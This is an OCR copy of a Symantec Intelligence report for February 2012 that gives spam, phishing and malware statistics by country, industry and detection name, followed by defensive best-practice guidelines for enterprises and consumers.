
Average Spam Message Size

In February, the proportion of spam emails that was 5Kb in size or less increased by almost 3 percentage points. Furthermore, the proportion of spam messages that were greater than 10Kb in size also increased, but by half as much, as can be seen in the following table. The larger spam file sizes often relate to malware with malicious attachments, an increase that is also shown in spam categories above.

Message Size	February 2012	January 2012
0Kb – 5Kb	58.6%	55.7%
5Kb – 10Kb	26.1%	30.5%
>10Kb	15.2%	13.8%

Spam Attack Vectors

The proportion of spam that contained a malicious attachment or link increased toward the end of the previous month, with two major spikes of spam activity during the first half of the period, as shown in the chart below. The frequency of smaller-volume attacks has also increased. Many of these larger attachments were related to generic polymorphic malware variants, as discussed in previous[4] Symantec Intelligence reports.




In February, the number of spam emails resulting in NDRs (spam related non-delivery reports), has increased slightly, and follows the profile of attachment spam relating to malware attacks. In these cases, the recipient email addresses are invalid or are bounced by their service provider; however, the majority of spam uses more targeted approaches, to minimize the number of NDRs.

NDR spam, as shown in the chart above, is often as a result of widespread dictionary attacks during spam campaigns, where spammers make use of databases of first and last names and combine them to generate random email addresses. A lower-level of activity is indicative of spammers that are seeking to maintain their distribution lists in order to minimize bounce-backs; IP addresses are more likely to appear on anti-spam block-lists if they become associated with a high volume of invalid recipient emails.

[4] *http://www.symanteccloud.com/intelligence*

Phishing Analysis

In February, the global phishing rate increased by 0.01 percentage points, taking the global average rate to one in 358.1 emails (0.28 percent) that comprised some form of phishing attack.



February 2012

The Netherlands remained the country most targeted for phishing attacks in February, with one in 152.8 emails identified as phishing.

Phishing levels for the US reached one in 753.5 and one in 427.9 for Canada. In Germany phishing levels were one in 700.9, one in 461.9 in Denmark. In Australia, phishing activity accounted for one in 499.9 emails and one in 1,045 in Hong Kong; for Japan it was one in 4,762 and one in 689.9 for Singapore. In Brazil one in 863.9 emails was blocked as phishing.

The Public Sector remained the most targeted by phishing activity in February, with one in 84.1 emails comprising a phishing attack. Phishing levels for the Chemical & Pharmaceutical sector reached one in 726.2 and one in 670.6 for the IT Services sector, one in 523.7 for Retail, one in 150.0 for Education and one in 328.6 for Finance.

Phishing attacks targeting small to medium-sized businesses (1-250) accounted for one in 265.7 emails, compared with one in 361.9 for large enterprises (2500+).


Analysis of Phishing Web sites

Overall, the number of phishing Web sites decreased by 0.9 percent in February compared with the previous month. The number of phishing Web sites created by automated toolkits decreased by approximately 0.7 percent, accounting for approximately 42.8 percent of phishing Web sites, including attacks against well-known social networking Web sites and social networking apps.

The number of unique phishing domains decreased by 1.2 percent and phishing Web sites using IP addresses in place of domain names (for example, http://255.255.255.255), increased by 21.0 percent. The use of legitimate Web services for hosting phishing Web sites accounted for approximately 5.8 percent of all phishing Web sites, a decrease of 2.0 percent compared with the previous month. The number of non-English phishing Web sites decreased by 6.3 percent.

Of the non-English phishing Web sites Portuguese, French, Italian and Spanish were among the highest in February.


Geographic Location of Phishing Web Sites




	Country	February	January
○	United States	51.6%	25.9%
○	Germany	6.2%	3.4%
○	United Kingdom	3.5%	1.8%
○	Brazil	3.3%	1.7%
○	Canada	2.9%	1.4%
	France	2.8%	1.2%
	Netherlands	2.6%	1.2%
	Russia	2.6%	1.4%
	China	2.6%	1.3%
	Australia	1.2%	0.6%

February 2012

Tactics of Phishing Distribution



Organizations Spoofed in Phishing Attacks, by Industry




Malware Analysis

Email-borne Threats

The global ratio of email-borne viruses in email traffic was one in 274.0 emails (0.37 percent) in February, an increase of 0.03 percentage points since January.

In February, 27.4 percent of email-borne malware contained links to malicious Web sites, 1.6 percentage points lower than January.



February 2012

Luxembourg became the geography with the highest ratio of malicious email activity in February, with one in 63.9 emails identified as malicious.

In the UK, one in 154.5 emails was identified as malicious, compared with South Africa, where one in 184.9 emails was blocked as malicious. The virus rate for email-borne malware in the US was one in 436.5 and one in 294.0 in Canada. In Germany virus activity reached one in 369.2 and one in 611.7 in Denmark. In Australia, one in 387.6 emails was malicious. For Japan the rate was one in 1,167, compared with one in 452.8 in Singapore. In Brazil, one in 534.7 emails in contained malicious content.

With one in 71.2 emails being blocked as malicious, the Public Sector remained the most targeted industry in February. The virus rate for the Chemical & Pharmaceutical sector reached one in 328.5and one in 405.4 for the IT Services sector; one in 364.7 for Retail, one in 124.1 for Education and one in 297.8 for Finance.

Malicious email-borne attacks destined for small to medium-sized businesses (1-250) accounted for one in 262.5 emails, compared with one in 261.7 for large enterprises (2500+).

Frequently Blocked Email-borne Malware

The table below shows the most frequently blocked email-borne malware for February, many of which relate to generic variants of malicious attachments and malicious hyperlinks distributed in emails. Approximately 28.7 percent of all email-borne malware was identified and blocked using generic detection.

Malware identified generically as aggressive strains of polymorphic malware, including the attacks discussed earlier in this report, accounted for 41.1 percent of all email-borne malware blocked in February.


Malware Name	% Malware
Exploit/SpoofBBB	5.22%
W32/Bredolab.gen!eml.j	4.62%
Exploit/Link-generic-ee68	4.21%
Trojan.Bredolab	3.37%
Exploit/LinkAliasPostcard-4733	3.05%
VBS/Generic	2.25%
Exploit/FakeAttach	2.10%
Exploit/Link-5434	1.84%
Packed.Generic.349	1.68%
Trojan.Bredolab!eml-30e2	1.62%

The top-ten list of most frequently blocked malware accounted for approximately 29.9% of all email-borne malware blocked in February.

Web-based Malware Threats

In February, Symantec Intelligence identified an average of 2,305 Web sites each day harboring malware and other potentially unwanted programs including spyware and adware; an increase of 9.7 percent since January. This reflects the rate at which Web sites are being compromised or created for the purpose of spreading malicious content. Often this number is higher when Web-based malware is in circulation for a longer period of time to widen its potential spread and increase its longevity.

As detection for Web-based malware increases, the number of new Web sites blocked decreases and the proportion of new malware begins to rise, but initially on fewer Web sites. Further analysis reveals that 31.5 percent of all malicious domains blocked were new in February; a decrease of 8.4 percentage points compared with January. Additionally, 13.0 percent of all Web-based malware blocked was new in February; a decrease of 2.2 percentage points since January.




The chart above shows the increase in the number of new spyware and adware Web sites blocked each day on average during February compared with the equivalent number of Web-based malware Web sites blocked each day.

Web Policy Risks from Inappropriate Use

The most common trigger for policy-based filtering applied by Symantec Web Security.cloud for its business clients was for the “Advertisements & Popups” category, which accounted for 34.2 percent of blocked Web activity in February. Web-based advertisements pose a potential risk though the use of “malvertisements,” or malicious advertisements. These may occur as the result of a legitimate online ad-provider being compromised and a banner ad being used to serve malware on an otherwise harmless Web site.

The second most frequently blocked traffic was categorized as Social Networking, accounting for 19.6 percent of URL-based filtering activity blocked, equivalent to approximately one in every 5 Web sites blocked. Many organizations allow access to social networking Web sites, but facilitate access logging so that usage patterns can be tracked and in some cases implement policies to only permit access at certain times of the day and block access at all other times. This information is often used to address performance management issues, perhaps in the event of lost productivity due to social networking abuse.

Activity related to streaming media policies resulted in 10.7 percent of URL-based filtering blocks in February. Streaming media is increasingly popular when there are major sporting events or high profile international news stories. This activity often results in an increased number of blocks, as businesses seek to preserve valuable bandwidth for other purposes. This rate is equivalent to one in every 9 Web sites blocked.



Web Security Services Activity:

Policy-Based Filtering		Web Viruses and Trojans		Potentially Unwanted Programs	
Advertisement and Popups	34.2%	Trojan.JS.Agent.EXP	36.9%	PUP:Clkpotato!gen3	14.9%
Social Networking	19.6%	JS.Alescurf	17.6%	PUP:Generic.183433	12.6%
Streaming Media	10.7%	Trojan.Iframe.AAI	5.4%	PUP:JS.Script.C	8.9%
Computing and Internet	3.9%	Trojan.Maljava	3.3%	PUP:Shopathomeselect.R	8.9%
Chat	3.5%	JS:Trojan.Downloader.JSAgent.D	2.4%	PUP:9231	7.3%
Hosting Sites	3.0%	W32.Facedrest	2.2%	PUP:Keylogger	6.8%
Games	2.7%	Script.SWF.Cxx	1.2%	PUP:MediaFinder.A	4.1%
Peer-To-Peer	2.5%	JS.AddedIframe	1.0%	Application.Generic.391406	4.1%
Adult/Sexually Explicit	2.1%	Trojan.Script.12023	0.8%	PUP:Generic.62006	3.7%
News	2.0%	Trojan.Gen.2	0.8%	PUP:Relevant.BH	3.1%

February 2012

Endpoint Security Threats

The endpoint is often the last line of defense and analysis; however, the endpoint can often be the first-line of defense against attacks that spread using USB storage devices and insecure network connections. The threats found here can shed light on the wider nature of threats confronting businesses, especially from blended attacks and threats facing mobile workers. Attacks reaching the endpoint are likely to have already circumvented other layers of protection that may already be deployed, such as gateway filtering.

The table below shows the malware most frequently blocked targeting endpoint devices for the last month. This includes data from endpoint devices protected by Symantec technology around the world, including data from clients which may not be using other layers of protection, such as Symantec Web Security.cloud or Symantec Email AntiVirus.cloud.

Malware Name[5]	% Malware
WS.Trojan.H	28.05%
W32.Sality.AE	4.38%
W32.Downadup.B	3.53%
W32.Ramnit.B!inf	3.43%
W32.Ramnit!html	3.18%
Trojan.Maljava	2.92%
W32.Ramnit.B	2.80%
Trojan.ADH.2	2.39%
Trojan.Malscript!html	1.89%
Trojan.ADH	1.49%

The most frequently blocked malware for the last month was WS.Trojan.H[6]. WS.Trojan.H is generic cloud-based heuristic detection for files that possess characteristics of an as yet unclassified threat. Files detected by this heuristic are deemed by Symantec to pose a risk to users and are therefore blocked from accessing the computer.

[5] *For further information on these threats, please visit: http://www.symantec.com/business/security_response/landing/threats.jsp*

For much of 2011, variants of W32.Sality.AE[7] and W32.Ramnit[8] had been the most prevalent malicious threat blocked at the endpoint. Variants of W32.Ramnit accounted for approximately 9.6% of all malware blocked at the endpoint in February, compared with 5.0% for all variants of W32.Sality.

Ramnit has also recently been implicated in the theft of identities from major social networking Web sites. It was reported that many of these stolen credentials used to distribute malicious links via the profile pages of the affected users, heightening the risk for those users who shared the same password for several online accounts, potentially providing the attackers with a springboard into corporate networks.

Approximately 17.1 percent of the most frequently blocked malware last month was identified and blocked using generic detection. Many new viruses and Trojans are based on earlier versions, where code has been copied or altered to create a new strain, or variant. Often these variants are created using toolkits and hundreds of thousands of variants can be created from the same piece of malware. This has become a popular tactic to evade signature-based detection, as each variant would traditionally need its own signature to be correctly identified and blocked.

By deploying techniques, such as heuristic analysis and generic detection, it’s possible to correctly identify and block several variants of the same malware families, as well as identify new forms of malicious code that seek to exploit certain vulnerabilities that can be identified generically.

[6] *http://www.symantec.com/security_response/writeup.jsp?docid=2011-102713-4647-99*

[7] *http://www.symantec.com/security_response/writeup.jsp?docid=2006-011714-3948-99*

[8] *http://www.symantec.com/security_response/writeup.jsp?docid=2010-011922-2056-99*

Best Practice Guidelines for Enterprises

1. **Employ defense-in-depth strategies**: Emphasize multiple, overlapping, and mutually supportive defensive systems to guard against single-point failures in any specific technology or protection method. This should include the deployment of regularly updated firewalls, as well as gateway antivirus, intrusion detection, intrusion protection systems, and Web security gateway solutions throughout the network.
2. **Monitor for network threat, vulnerabilities and brand abuse.** Monitor for network intrusions, propagation attempts and other suspicious traffic patterns, identify attempted connections to known malicious or suspicious hosts. Receive alerts for new vulnerabilities and threats across vendor platforms for proactive remediation. Track brand abuse via domain alerting and fictitious Web site reporting.
3. **Antivirus on endpoints is not enough:** On endpoints, signature-based antivirus alone is not enough to protect against today's threats and Web-based attack toolkits. Deploy and use a comprehensive endpoint security product that includes additional layers of protection including:
    - Endpoint intrusion prevention that protects against un-patched vulnerabilities from being exploited, protects against social engineering attacks and stops malware from reaching endpoints;
    - Browser protection for protection against obfuscated Web-based attacks;
    - Consider cloud-based malware prevention to provide proactive protection against unknown threats;
    - File and Web-based reputation solutions that provide a risk-and-reputation rating of any application and Web site to prevent rapidly mutating and polymorphic malware;
    - Behavioral prevention capabilities that look at the behavior of applications and malware and prevent malware;
    - Application control settings that can prevent applications and browser plug-ins from downloading unauthorized malicious content;
    - Device control settings that prevent and limit the types of USB devices to be used.
4. **Use encryption to protect sensitive data:** Implement and enforce a security policy whereby sensitive data is encrypted. Access to sensitive information should be restricted. This should include a Data Loss Protection (DLP) solution, which is a system to identify, monitor, and protect data. This not only serves to prevent data breaches, but can also help mitigate the damage of potential data leaks from within an organization.
5. **Use Data Loss Prevention to help prevent data breaches:** Implement a DLP solution that can discover where sensitive data resides, monitor its use and protect it from loss. Data loss prevention should be implemented to monitor the flow of data as it leaves the organization over the network and monitor copying sensitive data to external devices or Web sites. DLP should be configured to identify and block suspicious copying or downloading of sensitive data. DLP should also be used to identify confidential or sensitive data assets on network file systems and PCs so that appropriate data protection measures like encryption can be used to reduce the risk of loss.
6. **Implement a removable media policy**. Where practical, restrict unauthorized devices such as external portable hard-drives and other removable media. Such devices can both introduce malware as well as facilitate intellectual property breaches—intentional or unintentional. If external media devices are permitted, automatically scan them for viruses upon connection to the network and use a DLP solution to monitor and restrict copying confidential data to unencrypted external storage devices.
7. **Update your security countermeasures frequently and rapidly:** With more than 286M variants of malware detected by Symantec in 2010, enterprises should be updating security virus and intrusion prevention definitions at least daily, if not multiple times a day.
8. **Be aggressive on your updating and patching:** Update, patch and migrate from outdated and insecure browsers, applications and browser plug-ins to the latest available versions using the vendors' automatic update mechanisms. Most software vendors work diligently to patch exploited software vulnerabilities; however, such patches can only be effective if adopted in the field. Be wary of deploying standard corporate images containing older versions of browsers, applications, and browser plug-ins that are outdated and insecure. Wherever possible, automate patch deployments to maintain protection against vulnerabilities across the organization.
9. **Enforce an effective password policy**. Ensure passwords are strong; at least 8-10 characters long and include a mixture of letters and numbers. Encourage users to avoid re-using the same passwords on multiple Web sites and sharing of passwords with others should be forbidden. Passwords should be changed regularly, at least every 90 days. Avoid writing down passwords.

10. **Restrict email attachments:** Configure mail servers to block or remove email that contains file attachments that are commonly used to spread viruses, such as .VBS, .BAT, .EXE, .PIF, and .SCR files. Enterprises should investigate policies for .PDFs that are allowed to be included as email attachments.
11. **Ensure that you have infection and incident response procedures in place:**
    - Ensure that you have your security vendors contact information, know who you will call, and what steps you will take if you have one or more infected systems;
    - Ensure that a backup-and-restore solution is in place in order to restore lost or compromised data in the event of successful attack or catastrophic data loss;
    - Make use of post-infection detection capabilities from Web gateway, endpoint security solutions and firewalls to identify infected systems;
    - Isolate infected computers to prevent the risk of further infection within the organization;
    - If network services are exploited by malicious code or some other threat, disable or block access to those services until a patch is applied;
    - Perform a forensic analysis on any infected computers and restore those using trusted media.
12. **Educate users on the changed threat landscape:**
    - Do not open attachments unless they are expected and come from a known and trusted source, and do not execute software that is downloaded from the Internet (if such actions are permitted) unless the download has been scanned for viruses;
    - Be cautious when clicking on URLs in emails or social media programs, even when coming from trusted sources and friends;
    - Do not click on shortened URLs without previewing or expanding them first using available tools and plug-ins;
    - Recommend that users be cautious of information they provide on social networking solutions that could be used to target them in an attack or trick them to open malicious URLs or attachments;
    - Be suspicious of search engine results and only click through to trusted sources when conducting searches—especially on topics that are hot in the media;
    - Deploy Web browser URL reputation plug-in solutions that display the reputation of Web sites from searches;
    - Only download software (if allowed) from corporate shares or directly from the vendors Web site;
    - If users see a warning indicating that they are “infected” after clicking on a URL or using a search engine (fake antivirus infections), have users close or quit the browser using Alt-F4, CTRL+W or the task manager.

Best Practice Guidelines for Consumers

1. **Protect yourself**: Use a modern Internet security solution that includes the following capabilities for maximum protection against malicious code and other threats:
   - Antivirus (file and heuristic based) and malware behavioral prevention can prevents unknown malicious threats from executing;
   - Bidirectional firewalls will block malware from exploiting potentially vulnerable applications and services running on your computer;
   - Intrusion prevention to protection against Web-attack toolkits, unpatched vulnerabilities, and social engineering attacks;
   - Browser protection to protect against obfuscated Web-based attacks;
   - Reputation-based tools that check the reputation and trust of a file and Web site before downloading; URL reputation and safety ratings for Web sites found through search engines.
2. **Keep up to date**: Keep virus definitions and security content updated at least daily if not hourly. By deploying the latest virus definitions, you can protect your computer against the latest viruses and malware known to be spreading in the wild. Update your operating system, Web browser, browser plug-ins, and applications to the latest updated versions using the automatic updating capability of your programs, if available. Running out-of-date versions can put you at risk from being exploited by Web-based attacks.
3. **Know what you are doing**: Be aware that malware or applications that try to trick you into thinking your computer is infected can be automatically installed on computers with the installation of file-sharing programs, free downloads, and freeware and shareware versions of software.
   - Downloading “free,” “cracked” or “pirated” versions of software can also contain malware or include social engineering attacks that include programs that try to trick you into thinking your computer is infected and getting you to pay money to have it removed.
   - Be careful which Web sites you visit on the Web. While malware can still come from mainstream Web sites, it can easily come from less reputable Web sites sharing pornography, gambling and stolen software.
